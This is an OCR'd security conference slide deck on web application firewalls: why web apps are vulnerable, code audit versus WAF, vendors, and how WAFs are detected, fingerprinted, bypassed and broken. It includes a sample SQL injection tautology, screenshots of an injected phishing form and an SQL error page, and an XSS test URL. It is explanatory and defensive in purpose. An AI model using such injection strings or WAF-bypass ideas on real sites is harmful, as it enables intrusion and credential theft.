
The source

```
"SELECT permissions FROM auth where password='' or ''='';"
```

Why should I care?


HTTPS URL
https://www.fideuramonline.it/script/LoginServ
AVVISO - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.fideuramonline.it/
Google
ATTENZIONE!
martedì 8 gennaio 108 | Guida ai Servizi | Demo | Assistenza
Banca FIDEURAM
Accedi ai Servizi di Fideuram Online
Inserisci i tuoi codici personali per accedere alle aree riservate
Codice TITOLARE
Codice SEGRETO
Codice OPERATIVO
Conferma
FORM INJECTED BY FRAUDSTER
Done


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.un.org/apps/news/infocus/sgspeeches/statments_full.asp?statID=105'
Go
ADODB.Recordset.1 error '80004005'
SQLState: 37000
Native Error Code: 8180
SQLState: 37000
Native Error Code: 105
[MERANT][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ".
[MERANT][ODBC SQL Server Driver][SQL Server]Statement(s) could not be prepared.
/apps/news/infocus/sgspeeches/statments_full.asp, line 26


Page Not Found - PayPal - Windows Internet Explorer
https://www.paypal.com/us/c
Paypal Inc. [US]
Google
Page Not Found - PayPal
Sivu
Työkalut
Sign Up | Log In | Help | Security Center
Search
PayPal
Home
Personal
Business
Products & Services
Windows Internet Explorer
is it safe?
OK
Click here to retry
Return to the homepage
About | Accounts | Fees | Privacy | Security Center | Contact Us | Legal Agreements | Developers | Jobs
Merchant Services | Mobile | Plus Card | Referrals | Shops | Mass Pay | Site Feedback
Internet
100%

Why are Web Applications vulnerable?

- All Web Applications are a target
- Web Applications are complex systems
- Complexity is not security friendly

Payment Card Industry

- Code review
- WAF solution

Which should I choose?

What the marketing says

Code audit	**Web Application Firewall**
Requires expert help	Can use inhouse talent
A recurring cost	Install once and forget
Expensive	Better ROI

The truth?

Code audit	Web Application Firewall
Requires expert help	Does need to be trained
Is able to catch logic issues	Cannot catch logic issues
Fixes the flaws	Covers up the flaws

Hello

Web Application Firewalls

Vendors


IMPERVA


CITRIX


BREACH


modsecurity
Open Source Web Application Firewall


eEye Digital Security®


armorlogic


denyall
SECURITY SOLUTIONS


f5


FORTIFY

Types of WAF systems

- Embedded
- Reverse proxy
- Connected in a switch (SPAN or RAP)

Types of approaches

- Negative model
- Positive model
- Mixed / Hybrid

The interesting part

- Bypassing WAFs for fun + profit
- Tested Armorlogic's Profense

What can we do?

- Detect their presence
- Fingerprint them
- Bypass them
- Break them

Detecting a Web Application Firewall

- Many of them are noisy and add cookies:
  - BIGipServerwww.google.com_pool_http
  - barra_counter_session
  - WODSESSION
- They change the behavior of a normal web application / web server

Fingerprinting

- Possible to identify between WAFs
- Can map a blacklist

Bypassing rules

- Negative model will be bypassed
- Positive model is harder..
  - nothing is impossible


Negative model

- How does it work?
- How can we bypass it?
- Will it ever be ‘secure’?

Positive Model

- How does it work?
  - rules: A-Z 0-9
- How can we bypass it?
- Will it ever be ‘secure’?

DEMO


Mozilla Firefox
http://192.168.1.9/~obscure/phptest/xss.php?abc=I Am XSSable
Google
Profense - profense.mydomain....
http://192.168...0Am%20XSSable
Vulnerable to XSS
I Am XSSable
Done
FoxyProxy: Disabled

Breakage

- Web Application Firewalls are Applications too!
- Other services such as SSH
- Processing malicious data

Profense again

- Password file has a static root password
- SSH access to root user

More vulnerabilities

- ModSecurity 1.7.4 for Apache 2.x remote off-by-one overflow (2004)
- DNS Cache Poisoning affected WAF appliances too

Why is it bad?

Web Application Firewalls

see all your HTTP traffic

What's next?

- Work on tools together with Wendel Guglielmetti Henrique from Brazil
  - Web Application Firewall detection
  - Bypass encoder
- Research papers
- Advisories

Questions?

subscribe to EnableSecurity newsletter
newsletter@enablesecurity.com